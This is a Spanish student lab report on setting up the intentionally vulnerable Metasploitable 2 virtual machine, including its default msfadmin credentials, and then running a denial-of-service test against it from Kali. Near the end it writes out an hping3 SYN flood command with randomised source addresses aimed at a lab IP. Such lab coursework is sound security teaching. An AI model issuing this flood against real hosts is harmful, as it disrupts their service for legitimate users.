

Practica 1 - Denegacion de servicio

Instalación y Configuración de Metasploitable y ataque DDos

DESCARGA....

metasploitable 2 vmware

The screenshot shows the Rapid7 Docs website. The main content area is titled "Metasploitable 2" and contains the following text: "A test environment provides a secure place to perform penetration testing and security research. For your test environment, you need a Metasploit instance that can access a vulnerable target. The following sections describe the requirements and instructions for setting up a vulnerable target. **Downloading and Setting Up Metasploitable 2** The easiest way to get a target machine is to use Metasploitable 2, which is an intentionally vulnerable Ubuntu Linux virtual machine that is designed for testing common vulnerabilities. This virtual machine (VM) is compatible with VMWare, VirtualBox, and other common virtualization platforms." Below this text, it states "Metasploitable 2 is available at:" followed by two bullet points:

- <https://information.rapid7.com/metasploitable-download.html>
- <https://sourceforge.net/projects/metasploitable/>

 Further down, it says "The compressed file is about 800 MB and can take a while to download over a slow connection. After you have downloaded the Metasploitable 2 file, you will need to unzip the file to see its contents." Below this is a section titled "Powering on Metasploitable 2" with the text: "Once the VM is available on your desktop, open the device, and run it with VMWare Player. Alternatively, you can also use VMWare Workstation or VMWare Server." The next section is "Logging in to Metasploitable 2" with the text: "The login for Metasploitable 2 is msadmin:msadmin." The left sidebar contains a navigation menu with items like Welcome, Installing Metasploit, Discovery, Validate Vulnerabilities, Exploitation, Payloads, Post-exploitation, Credentials, Social Engineering, Automating Tasks, Reporting, Logs, MetaModules, Tutorials, Metasploit Pro Web Interface, and Managing Projects. The right sidebar has a section "On This Page" with links to "Powering on Metasploitable 2", "Logging in to Metasploitable 2", "Identifying Metasploitable 2's IP Address", and "Help with Metasploitable 2".

designed for testing common vulnerabilities. This virtual machine (VM) is compatit

Metasploitable 2 is available at:

- <https://information.rapid7.com/metasploitable-download.html>
- <https://sourceforge.net/projects/metasploitable/>

The compressed file is about 800 MB and can take a while to download over a slow

Announcing Incident Command: The AI-powered next-gen SIEM. Learn more.

RAPID7 PLATFORM SERVICES RESOURCES PARTNERS COMPANY

Q G P → REQUEST DEMO

Metasploitable

Virtual Machine to Test Metasploit

DOWNLOAD NOW

The intentionally vulnerable target machine for evaluating Metasploit

Taking your first steps with Metasploit can be difficult - especially if you don't want to conduct your first penetration test on your production network. Metasploitable is virtual machine based on Linux that contains several intentional vulnerabilities for you to exploit. Metasploitable is essentially a penetration testing lab in a box, available as a VMware virtual machine (VMX). (The Metasploitable login is "msfadmin"; the password is also "msfadmin".)

Metasploitable is created by the Rapid7 Metasploit team. By downloading Metasploitable from Rapid7.com, you'll be sure to get the latest, clean version of the vulnerable machine, plus you'll get it from our lightning fast download servers.

Download the free version - yours to keep, no expiration!

DESCOMPRIMIR EL ARCHIVO...

metasploitable-linux-2.0.0.zip - WinRAR

Archivo Comandos Herramientas Favoritos Opciones Ayuda


Añadir Extraer en Comprobar Ver Eliminar Buscar Asistente Información Buscar virus Comentario SFX

metasploitable-linux-2.0.0.zip - archivo ZIP, tamaño descomprimido 1,925,656,045 bytes

Nombre	Tamaño	Comprimido	Tipo	Modificado	CRC32
-			Folder		
Metasploitable2-Linux			Folder	20/5/2012 15:02	

Vamos a la maquina virtual y creamos una nueva.

AM20072




Configuramos la memoria, por defecto 512

Y configuramos la red, debe estar en modo puente

Iniciamos la maquina...

Contraseña y usuario: msfadmin



```
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun Oct  5 23:39:41 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
```

```
o mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:00:00:00:00
          inet addr:192.168.100.4  Bcast:
          inet6 addr: fe80::a00:27ff:fed3
          UP BROADCAST RUNNING MULTICAST
          RX packets:7  errors:0  dropped:0
```

Esto significa que la computadora ya esta lista para ser usada.




AM20072



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
└─$ sudo hping3 -S --flood --rand-source -p 80 192.168.1.57  
[sudo] password for kali:  
HPING 192.168.1.57 (eth0 192.168.1.57): S set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown  
█
```

Sin respuesta



Ctrl + C para detener .